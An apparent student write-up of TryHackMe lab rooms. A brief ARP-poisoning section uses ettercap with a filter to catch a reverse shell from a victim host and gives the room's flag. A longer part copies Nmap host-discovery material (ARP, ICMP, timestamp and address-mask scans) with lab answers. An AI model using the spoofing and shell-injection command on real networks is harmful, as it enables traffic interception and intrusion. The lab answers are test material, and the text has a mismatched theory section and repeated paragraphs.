ettercap -T -i eth1 -M arp -F whoami.ef
```

A few seconds after executing this command, you should see the "##### ETTERFILTER: ..." message and/or "Connection received on 192.168.12.20 ..." in your Netcat output, which means you've just caught a reverse shell from Bob! Now, you can quit `ettercap` (with `q`), foreground your Netcat listener (with `fg`), and enjoy your shell!

Note: To restrict ettercap's ARP poisoning efforts to your actual targets and only display traffic between them, you can specify them as target groups 1 and 2 by using "///"-token annotation after the `-M arp` option:

```
ettercap -T -i eth1 -M arp /192.168.12.10// /192.168.12.20// -F whoami.ef
```

Hint: In case the reverse shell won't work, try replacing `whoami` with a suitable `cat` command to get the flag.

Answer the questions below

What is the root.txt flag?

THM{wh4t_an_ev1l_M!tM_u_R}

Correct Answer

TASK 9 :

Task 9 Conclusion

I hope this room offered a new perspective for network pentesting and gave you a new *layer* of attacks for your toolbelt, and hopefully, you've had some fun along the way, too!

It was also meant as an inspiration for the community to create more L2 content and learning resources, so feel free to take a look at Eve's L2 virtualization "backend" ([GNS3](#)):
<http://10.10.218.151:3080>

Please, don't hesitate to provide [me](#) any feedback or questions on implementing GNS3 boxes, and stay tuned for some more L2 action!

Answer the questions below

Read the above.

No answer needed

Correct Answer

Part 2 : NMAP Live Host

Theory :

MAC flooding is a cyber attack targeting switches on a local area network (LAN). It involves sending many packets with fake MAC addresses to overflow the switch's address table, causing it to become full and unable to process any legitimate traffic. Once the table becomes full, the switch will flood all packets to all ports, turning the switch into a hub and potentially causing a denial of service (DoS) condition.

Steps :

1. Go to tryhackme.com, register and search for “NMAP Live Host Discovery”



2. Complete all the tasks and answer all the questions asked.

TASK 1 :

Task 1 ✓ Introduction

When we want to target a network, we want to find an efficient tool to help us handle repetitive tasks and answer the following questions:

1. Which systems are up?
2. What services are running on these systems?

The tool that we will rely on is Nmap. The first question about finding live computers is answered in this room. This room is the first in a series of four rooms dedicated to Nmap. The second question about discovering running services is answered in the next Nmap rooms that focus on port-scanning.

This room is the first of four in this Nmap series. These four rooms are also part of the Network Security module.

1. [Nmap Live Host Discovery](#)
2. [Nmap Basic Port Scans](#)
3. [Nmap Advanced Port Scans](#)
4. [Nmap Post Port Scans](#)

This room explains the steps that Nmap carries out to discover the systems that are online before port-scanning. This stage is crucial because trying to port-scan offline systems will only waste time and create unnecessary noise on the network.

We present the different approaches that Nmap uses to discover live hosts. In particular, we cover:

1. ARP scan: This scan uses ARP requests to discover live hosts
2. ICMP scan: This scan uses ICMP requests to identify live hosts
3. TCP/UDP ping scan: This scan sends packets to TCP ports and UDP ports to determine live hosts.

We also introduce two scanners, `arp-scan` and `masscan`, and explain how they overlap with part of Nmap's host discovery.



TASK 2 :

Task 2 Subnetworks

Let's review a couple of terms before we move on to the main tasks. A *network segment* is a group of computers connected using a shared medium. For instance, the medium can be the Ethernet switch or WiFi access point. In an IP network, a *subnetwork* is usually the equivalent of one or more network segments connected together and configured to use the same router. The network segment refers to a physical connection, while a subnetwork refers to a logical connection.

In the following network diagram, we have four network segments or subnetworks. Generally speaking, your system would be connected to one of these network segments/subnetworks. A subnetwork, or simply a subnet, has its own IP address range and is connected to a more extensive network via a router. There might be a firewall enforcing security policies depending on each network.

Network D
10.4.0.0/16

Network A
10.1.100.0/24

Network C
10.3.200.0/24

Network B
10.2.0.0/16

The figure above shows two types of subnets:

- Subnets with $/16$, which means that the subnet mask can be written as $255.255.0.0$. This subnet can have around 65 thousand hosts.
- Subnets with $/24$, which indicates that the subnet mask can be expressed as $255.255.255.0$. This subnet can have around 250 hosts.

You might want to refer to Task 2 in the [Intro to LAN](#) room if you need to learn more about subnetting.

As part of active reconnaissance, we want to discover more information about a group of hosts or about a subnet. If you are connected to the same subnet, you would expect your scanner to rely on ARP (Address Resolution Protocol) queries to discover live hosts. An ARP query aims to get the hardware address (MAC address) so that communication over the link-layer becomes possible; however, we can use this to infer that the host is online. (We revisit link-layer in Task 4.)

If you are in Network A, you can use ARP only to discover the devices within that subnet (10.1.100.0/24). Suppose you are connected to a subnet different from the subnet of the target system(s). In that case, all packets generated by your scanner will be routed via the default gateway (router) to reach the systems on another subnet; however, the ARP queries won't be routed and hence cannot cross the subnet router. ARP is a link-layer protocol, and ARP packets are bound to their subnet.

Click on the "View Site" button to start the network simulator. We will use this simulator to answer the questions in tasks 2, 4, and 5.

Answer the questions below

Send a packet with the following:

Send Packet

From: computer1

To: computer1

Packet Type: arp_request

Data: computer6

Send Packet

- From computer1
- To computer1 (to indicate it is broadcast)
- Packet Type: "ARP Request"
- Data: computer6 (because we are asking for computer6 MAC address using ARP Request)

How many devices can see the ARP Request?

4

Correct Answer

Hint

Did computer6 receive the ARP Request? (Y/N)

N

Correct Answer

Legend

- TCP Packet
- TCP Handshake
- UDP Packet
- ARP Packet
- Ping Packet

Send Packet

From: computer1

To: computer1

Packet Type: ARP Request

Data: computer6

Send Packet

Network Log



Send a packet with the following:

From: computer4
To: computer4
Packet Type: arp_request
Data: computer6
Send Packet

- From computer4
- To computer4 (to indicate it is broadcast)
- Packet Type: "ARP Request"
- Data: computer6 (because we are asking for computer6 MAC address using ARP Request)

How many devices can see the ARP Request?

4 Correct Answer Hint

Did computer6 reply to the ARP Request? (Y/N)

Y Correct Answer

Legend

- TCP Packet
- TCP Handshake
- UDP Packet
- ARP Packet
- Ping Packet

Send Packet

From: computer4
To: computer4
Packet Type: ARP Request
Data: computer6
Send Packet

Network Log

TASK 3 :

Task 3 ✓ **Enumerating Targets**

We mentioned the different *techniques* we can use for scanning in Task 1. Before we explain each in detail and put it into use against a live target, we need to specify the targets we want to scan. Generally speaking, you can provide a list, a range, or a subnet. Examples of target specification are:

- list: `MACHINE_IP scanme.nmap.org example.com` will scan 3 IP addresses.
- range: `10.11.12.15-20` will scan 6 IP addresses: `10.11.12.15`, `10.11.12.16`, ..., and `10.11.12.20`.
- subnet: `MACHINE_IP/30` will scan 4 IP addresses.

You can also provide a file as input for your list of targets, `nmap -IL list_of_hosts.txt`.

If you want to check the list of hosts that Nmap will scan, you can use `nmap -sL TARGETS`. This option will give you a detailed list of the hosts that Nmap will scan without scanning them; however, Nmap will attempt a reverse-DNS resolution on all the targets to obtain their names. Names might reveal various information to the pentester. (If you don't want Nmap to the DNS server, you can add `-n`.)

Launch the AttackBox using the Start AttackBox button, open the terminal when the AttackBox is ready, and use Nmap to answer the following.

Answer the questions below

What is the first IP address Nmap would scan if you provided `10.10.12.13/29` as your target?

10.10.12.8 Correct Answer Hint

How many IP addresses will Nmap scan if you provide the following range `10.10.0-255.101-125`?

6400 Correct Answer Hint

```
root@ip-10-10-234-176:~  
File Edit View Search Terminal Help  
root@ip-10-10-234-176:~# nmap -sL -n 10.10.12.13/29  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-09 07:51 GMT  
Nmap scan report for 10.10.12.8  
Nmap scan report for 10.10.12.9  
Nmap scan report for 10.10.12.10  
Nmap scan report for 10.10.12.11  
Nmap scan report for 10.10.12.12  
Nmap scan report for 10.10.12.13  
Nmap scan report for 10.10.12.14  
Nmap scan report for 10.10.12.15  
Nmap done: 8 IP addresses (0 hosts up) scanned in 0.00 seconds  
root@ip-10-10-234-176:~#
```

```
root@ip-10-10-234-176:~# nmap -sL -n 10.10.0-255.101-125  
  
root@ip-10-10-234-176:~  
File Edit View Search Terminal Help  
Nmap scan report for 10.10.254.119  
Nmap scan report for 10.10.254.120  
Nmap scan report for 10.10.254.121  
Nmap scan report for 10.10.254.122  
Nmap scan report for 10.10.254.123  
Nmap scan report for 10.10.254.124  
Nmap scan report for 10.10.254.125  
Nmap scan report for 10.10.255.101  
Nmap scan report for 10.10.255.102  
Nmap scan report for 10.10.255.103  
Nmap scan report for 10.10.255.104  
Nmap scan report for 10.10.255.105  
Nmap scan report for 10.10.255.106  
Nmap scan report for 10.10.255.107  
Nmap scan report for 10.10.255.108  
Nmap scan report for 10.10.255.109  
Nmap scan report for 10.10.255.110  
Nmap scan report for 10.10.255.111  
Nmap scan report for 10.10.255.112  
Nmap scan report for 10.10.255.113  
Nmap scan report for 10.10.255.114  
Nmap scan report for 10.10.255.115  
Nmap scan report for 10.10.255.116  
Nmap scan report for 10.10.255.117  
Nmap scan report for 10.10.255.118  
Nmap scan report for 10.10.255.119  
Nmap scan report for 10.10.255.120  
Nmap scan report for 10.10.255.121  
Nmap scan report for 10.10.255.122  
Nmap scan report for 10.10.255.123  
Nmap scan report for 10.10.255.124  
Nmap scan report for 10.10.255.125  
Nmap done: 6400 IP addresses (0 hosts up) scanned in 0.11 seconds
```

TASK 4 :

Task 4 ✓ Discovering Live Hosts

Let's revisit the TCP/IP layers shown in the figure next. We will leverage the protocols to discover the live hosts. Starting from bottom to top, we can use:

- ARP from Link Layer
- ICMP from Network Layer
- TCP from Transport Layer
- UDP from Transport Layer

ISO/OSI		TCP/IP	
7	Application Layer		HTTP, HTTPS, SMTP, POP3, IMAP, SSH, FTP, SNMP, Telnet, RDP,...
6	Presentation Layer		
5	Session Layer		
4	Transport Layer	TCP, UDP	
3	Network Layer	IPv4, IPv6, ICMP, IPsec	
2	Data Link Layer		
1	Physical Layer	ARP, Ethernet (802.3), WiFi (802.11), DSL, Bluetooth,	

Before we discuss how scanners can use each in detail, we will briefly review these four protocols. ARP has one purpose: sending a frame to the broadcast address on the network segment and asking the computer with a specific IP address to respond by providing its MAC (hardware) address.

ICMP has [many types](#). ICMP ping uses Type 8 (Echo) and Type 0 (Echo Reply).

If you want to ping a system on the same subnet, an ARP query should precede the ICMP Echo.

Although TCP and UDP are transport layers, for network scanning purposes, a scanner can send a specially-crafted packet to common TCP or UDP ports to check whether the target will respond. This method is efficient, especially when ICMP Echo is blocked.

If you have closed the network simulator, click on the "View Site" button in Task 2 to display it again.

Answer the questions below

Send a packet with the following:

- From computer1
- To computer3
- Packet Type: "Ping Request"

What is the type of packet that computer1 sent before the ping?

ARP Request Correct Answer

What is the type of packet that computer1 received before being able to send the ping?

ARP Response Correct Answer

How many computers responded to the ping request?

1 Correct Answer

Legend

- TCP Packet
- TCP Handshake
- UDP Packet
- ARP Packet
- Ping Packet

Send Packet

From: computer1

To: computer3

Packet Type: Ping Request

Data:

Network Log

```

ARP REQUEST: Who has computer3 tell computer1
ARP RESPONSE: Hey computer1, I am computer3
PING: Sending Ping Request packet from computer1 to computer3
PING: computer3
  
```

Send a packet with the following:

- From computer2
- To computer5
- Packet Type: "Ping Request"

What is the name of the first device that responded to the first ARP Request?

Correct Answer

What is the name of the first device that responded to the second ARP Request?

Correct Answer

Send another Ping Request. Did it require new ARP Requests? (Y/N)

Correct Answer

Legend

- TCP Packet
- TCP Handshake
- UDP Packet
- ARP Packet
- Ping Packet

Send Packet

From:

To:

Packet Type:

Data:

Send Packet


Network Log

```
PING: computer3 received ping request from computer1, sending ping response to computer1
PING: Sending Ping Response packet from computer3 to computer1
PING: computer1 received ping response from
```

Pentester Terminal

```
pentester@TryHackMe$ sudo nmap -PR -sn 10.10.210.6/24
Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-02 07:12 BST
Nmap scan report for ip-10-10-210-75.eu-west-1.compute.internal (10.10.210.75)
Host is up (0.00013s latency).
MAC Address: 02:83:75:3A:F2:89 (Unknown)
Nmap scan report for ip-10-10-210-100.eu-west-1.compute.internal (10.10.210.100)
Host is up (-0.100s latency).
MAC Address: 02:63:D0:1B:2D:CD (Unknown)
Nmap scan report for ip-10-10-210-165.eu-west-1.compute.internal (10.10.210.165)
Host is up (0.00025s latency).
MAC Address: 02:59:79:4F:17:B7 (Unknown)
Nmap scan report for ip-10-10-210-6.eu-west-1.compute.internal (10.10.210.6)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.12 seconds
```

In this case, the AttackBox had the IP address 10.10.210.6, and it used ARP requests to discover the live hosts on the same subnet. ARP scan works, as shown in the figure below. Nmap sends ARP requests to all the target computers, and those online should send an ARP reply back.



TASK 5 :

Task 5 Nmap Host Discovery Using ARP

How would you know which hosts are up and running? It is essential to avoid wasting our time port-scanning an offline host or an IP address not in use. There are various ways to discover online hosts. When no host discovery options are provided, Nmap follows the following approaches to discover live hosts:

- When a *privileged* user tries to scan targets on a local network (Ethernet), Nmap uses *ARP requests*. A privileged user is `root` or a user who belongs to `sudoers` and can run `sudo`.
- When a *privileged* user tries to scan targets outside the local network, Nmap uses ICMP echo requests, TCP ACK (Acknowledge) to port 80, TCP SYN (Synchronize) to port 443, and ICMP timestamp request.
- When an *unprivileged* user tries to scan targets outside the local network, Nmap resorts to a TCP 3-way handshake by sending SYN packets to ports 80 and 443.

Nmap, by default, uses a ping scan to find live hosts, then proceeds to scan live hosts only. If you want to use Nmap to discover online hosts without port-scanning the live systems, you can issue `nmap -sn TARGETS`. Let's dig deeper to gain a solid understanding of the different techniques used.

ARP scan is possible only if you are on the same subnet as the target systems. On an Ethernet (802.3) and WiFi (802.11), you need to know the MAC address of any system before you can communicate with it. The MAC address is necessary for the link-layer header; the header contains the source MAC address and the destination MAC address among other fields. To get the MAC address, the OS sends an ARP query. A host that replies to ARP queries is up. The ARP query only works if the target is on the same subnet as yourself, i.e., on the same Ethernet/WiFi. You should expect to see many ARP queries generated during a Nmap scan of a local network. If you want Nmap only to perform an ARP scan without port-scanning, you can use `nmap -PR -sn TARGETS`, where `-PR` indicates that you only want an ARP scan. The following example shows Nmap using ARP for host discovery without any port scanning. We run `nmap -PR -sn MACHINE_IP/24` to discover all the live systems on the same subnet as our target machine.

If we look at the packets generated using a tool such as tcpdump or Wireshark, we will see network traffic similar to the figure below. In the figure below, Wireshark displays the source MAC address, destination MAC address, protocol, and query related to each ARP request. The source address is the MAC address of our AttackBox, while the destination is the broadcast address as we don't know the MAC address of the target. However, we see the target's IP address, which appears in the Info column. In the figure, we can see that we are requesting the MAC addresses of all the IP addresses on the subnet, starting with `10.10.210.1`. The host with the IP address we are asking about will send an ARP reply with its MAC address, and that's how we will know that it is online.

The Wireshark interface shows a list of ARP requests. The columns are Source, Destination, Protocol, and Info. The Source is consistently `02:ba:eb:d6:18:2b` (the MAC address of the AttackBox). The Destination is always `Broadcast` (`ff:ff:ff:ff:ff:ff`). The Protocol is `ARP`. The Info column shows the target IP address followed by `Who has` and the target MAC address. For example, the first few entries show requests for `10.10.210.1` with MAC `00:0c:29:00:00:06`, `10.10.210.2` with MAC `00:0c:29:00:00:07`, and so on up to `10.10.210.255`.

Talking about ARP scans, we should mention a scanner built around ARP queries: `arp-scan`; it provides many options to customize your scan. Visit the [arp-scan wiki](#) for detailed information. One popular choice is `arp-scan --localnet` or simply `arp-scan -l`. This command will send ARP queries to all valid IP addresses on your local networks. Moreover, if your system has more than one interface and you are interested in discovering the live hosts on one of them, you can specify the interface using `-I`. For instance, `sudo arp-scan -I eth0 -l` will send ARP queries for all valid IP addresses on the `eth0` interface.


Note that `arp-scan` is not installed on the AttackBox; however, it can be installed using `apt install arp-scan`.

In the example below, we scanned the subnet of the AttackBox using `arp-scan ATTACKBOX_IP/24`. Since we ran this scan at a time frame close to the previous one `nmap -PR -sn ATTACKBOX_IP/24`, we obtained the same three live targets.

```
pentester@TryHackMe$ sudo arp-scan 10.10.210.6/24
Interface: eth0, datalink type: EN10MB (Ethernet)
WARNING: host part of 10.10.210.6/24 is non-zero
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.10.210.75 02:83:75:3a:f2:89 (Unknown)
10.10.210.100 02:63:d0:1b:2d:cd (Unknown)
10.10.210.165 02:59:79:4f:17:b7 (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.726 seconds (93.91 hosts/sec). 3 responded
```

Similarly, the command `arp-scan` will generate many ARP queries that we can see using tcpdump, Wireshark, or a similar tool. We can notice that the packet capture for `arp-scan` and `nmap -PR -sn` yield similar traffic patterns. Below is the Wireshark output.



Answer the questions below

We will be sending broadcast ARP Requests packets with the following options:

- From computer1
- To computer1 (to indicate it is broadcast)
- Packet Type: "ARP Request"
- Data: try all the possible eight devices (other than computer1) in the network: computer2, computer3, computer4, computer5, computer6, switch1, switch2, and router.

How many devices are you able to discover using ARP requests?

3

Correct Answer

Legend

- TCP Packet
- TCP Handshake
- UDP Packet
- ARP Packet
- Ping Packet

Send Packet

From:

To:

Packet Type:

Data:

Send Packet

Network Log

```
PING: computer5 received ping request from computer2, sending ping response to computer2
PING: Sending Ping Response packet from computer5 to computer2
PING: computer2 received ping response from computer5
```

TASK 6 :

Task 6 ✓ Nmap Host Discovery Using ICMP

We can ping every IP address on a target network and see who would respond to our `ping` (ICMP Type 8/Echo) requests with a ping reply (ICMP Type 0). Simple, isn't it? Although this would be the most straightforward approach, it is not always reliable. Many firewalls block ICMP echo; new versions of MS Windows are configured with a host firewall that blocks ICMP echo requests by default. Remember that an ARP query will precede the ICMP request if your target is on the same subnet.

To use ICMP echo request to discover live hosts, add the option `-PE`. (Remember to add `-sn` if you don't want to follow that with a port scan.) As shown in the following figure, an ICMP echo scan works by sending an ICMP echo request and expects the target to reply with an ICMP echo reply if it is online.

`nmap -PE -sn TARGET`

Case: Host is live.

In the example below, we scanned the target's subnet using `nmap -PE -sn MACHINE_IP/24`. This scan will send ICMP echo packets to every IP address on the subnet. Again, we expect live hosts to reply; however, it is wise to remember that many firewalls block ICMP. The output below shows the result of scanning the virtual machine's class C subnet using `sudo nmap -PE -sn MACHINE_IP/24` from the AttackBox.

Pentester Terminal

```
pentester@TryHackMe$ sudo nmap -PE -sn 10.10.68.220/24
Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-02 10:16 BST
Nmap scan report for ip-10-10-68-50.eu-west-1.compute.internal (10.10.68.50)
Host is up (0.00017s latency).
MAC Address: 02:95:36:71:58:E7 (Unknown)
Nmap scan report for ip-10-10-68-52.eu-west-1.compute.internal (10.10.68.52)
Host is up (0.00017s latency).
MAC Address: 02:48:E8:BF:78:E7 (Unknown)
Nmap scan report for ip-10-10-68-77.eu-west-1.compute.internal (10.10.68.77)
Host is up (-0.10s latency).
MAC Address: 02:0F:0A:1D:76:35 (Unknown)
Nmap scan report for ip-10-10-68-110.eu-west-1.compute.internal (10.10.68.110)
Host is up (-0.10s latency).
MAC Address: 02:6B:50:E9:C2:91 (Unknown)
Nmap scan report for ip-10-10-68-140.eu-west-1.compute.internal (10.10.68.140)
Host is up (0.00021s latency).
MAC Address: 02:58:59:63:0B:6B (Unknown)
Nmap scan report for ip-10-10-68-142.eu-west-1.compute.internal (10.10.68.142)
Host is up (0.00016s latency).
MAC Address: 02:C6:41:51:0A:0F (Unknown)
Nmap scan report for ip-10-10-68-220.eu-west-1.compute.internal (10.10.68.220)
Host is up (0.00026s latency).
MAC Address: 02:25:3F:D8:EE:0B (Unknown)
Nmap scan report for ip-10-10-68-222.eu-west-1.compute.internal (10.10.68.222)
Host is up (0.00025s latency).
MAC Address: 02:28:B1:2E:B0:1B (Unknown)
Nmap done: 256 IP addresses (8 hosts up) scanned in 2.11 seconds
```


The scan output shows that eight hosts are up; moreover, it shows their MAC addresses. Generally speaking, we don't expect to learn the MAC addresses of the targets unless they are on the same subnet as our system. The output above indicates that Nmap didn't need to send ICMP packets as it confirmed that these hosts are up based on the ARP responses it received.

We will repeat the scan above; however, this time, we will scan from a system that belongs to a different subnet. The results are similar but without the MAC addresses.


Pentester Terminal

```
pentester@TryHackMe$ sudo nmap -PE -sn 10.10.68.220/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 12:16 EEST
Nmap scan report for 10.10.68.50
Host is up (0.12s latency).
Nmap scan report for 10.10.68.52
Host is up (0.12s latency).
Nmap scan report for 10.10.68.77
Host is up (0.11s latency).
Nmap scan report for 10.10.68.110
Host is up (0.11s latency).
Nmap scan report for 10.10.68.140
Host is up (0.11s latency).
Nmap scan report for 10.10.68.142
Host is up (0.11s latency).
Nmap scan report for 10.10.68.220
Host is up (0.11s latency).
Nmap scan report for 10.10.68.222
Host is up (0.11s latency).
Nmap done: 256 IP addresses (8 hosts up) scanned in 8.26 seconds
```

If you look at the network packets using a tool like Wireshark, you will see something similar to the image below. You can see that we have one source IP address on a different subnet than that of the destination subnet, sending ICMP echo requests to all the IP addresses in the target subnet to see which one will reply.



Because ICMP echo requests tend to be blocked, you might also consider ICMP Timestamp or ICMP Address Mask requests to tell if a system is online. Nmap uses timestamp request (ICMP Type 13) and checks whether it will get a Timestamp reply (ICMP Type 14). Adding the `-PP` option tells Nmap to use ICMP timestamp requests. As shown in the figure below, you expect live hosts to reply.




In the following example, we run `nmap -PP -sn MACHINE_IP/24` to discover the online computers on the target machine subnet.

In the following example, we run `nmap -PP -sn MACHINE_IP/24` to discover the online computers on the target machine subnet.


```
Pentester Terminal
pentester@TryHackMe$ sudo nmap -PP -sn 10.10.68.220/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 12:06 EEST
Nmap scan report for 10.10.68.50
Host is up (0.13s latency).
Nmap scan report for 10.10.68.52
Host is up (0.25s latency).
Nmap scan report for 10.10.68.77
Host is up (0.14s latency).
Nmap scan report for 10.10.68.110
Host is up (0.14s latency).
Nmap scan report for 10.10.68.140
Host is up (0.15s latency).
Nmap scan report for 10.10.68.209
Host is up (0.14s latency).
Nmap scan report for 10.10.68.220
Host is up (0.14s latency).
Nmap scan report for 10.10.68.222
Host is up (0.14s latency).
Nmap done: 256 IP addresses (8 hosts up) scanned in 10.93 seconds
```

Similar to the previous ICMP scan, this scan will send many ICMP timestamp requests to every valid IP address in the target subnet. In the Wireshark screenshot below, you can see one source IP address sending ICMP packets to every possible IP address to discover online hosts.



Similarly, Nmap uses address mask queries (ICMP Type 17) and checks whether it gets an address mask reply (ICMP Type 18). This scan can be enabled with the option `-PM`. As shown in the figure below, live hosts are expected to reply to ICMP address mask requests.

Similarly, Nmap uses address mask queries (ICMP Type 17) and checks whether it gets an address mask reply (ICMP Type 18). This scan can be enabled with the option `-PM`. As shown in the figure below, live hosts are expected to reply to ICMP address mask requests.



